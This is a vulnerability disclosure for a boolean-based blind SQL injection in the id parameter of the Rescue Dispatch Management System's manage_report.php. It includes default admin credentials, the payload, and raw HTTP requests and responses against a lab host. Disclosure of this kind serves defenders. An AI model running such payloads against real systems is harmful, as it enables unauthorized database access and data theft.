Rescue Dispatch Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15296/rescue-dispatch-management-system-phpoop-free-source-code.html

Vulnerability File: /rdms/admin/incident_reports/manage_report.php?id=

Vulnerability location: /rdms/admin/incident_reports/manage_report.php?id=,id


[+] Payload: /rdms/admin/incident_reports/manage_report.php?id=3%27%20and%20length(database())%20=7--+ // Leak place ---> id

Current database name: rdms_db,length is 7

```
GET /rdms/admin/incident_reports/manage_report.php?id=3%27%20and%20length(database()
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```


When length (database ()) = 6, Content-Length: 7315



```
GET
/rdms/admin/incident_reports/manage_report.php?id=3%
27%20and%20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 26 May 2022 08:59:26 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 7315
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
        #cimg{
                width:100%;
                max-height:20vh;
```



http://192.168.1.19/rdms/admin/incident_reports/manage_report.php?id=3' and length(database()) =6--+

Incident Information

Report DateTime * 2022-05-26T16:59

Incident Type *

Location *

Remarks

Dispatched Teams


Teams *

Loading Selection...

Team

Status * Pending


When length (database ()) = 7, Content-Length: 7726



```
GET
/rdms/admin/incident_reports/manage_report.php?id=3%
27%20and%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 26 May 2022 08:59:05 GM
Server: Apache/2.4.48 (Win64) Open
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:0C
Cache-Control: no-store, no-cache,
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 7726
Connection: close
Content-Type: text/html; charset=U

<style>
        #cimg{
                width:100%;
                max-height:20vh;
```



```
http://192.168.1.19/rdms/admin/incident_reports/manage_report.php?id=3' and length(database()) =7--+
```

Incident Information

Report DateTime * 2022-04-26T13:37

Incident Type * Worker Injury

Location * Sample Location

Remarks Sample Remarks

Dispatched Teams

Teams * Loading Selection...

Team
Ambulance 1001

Status * Done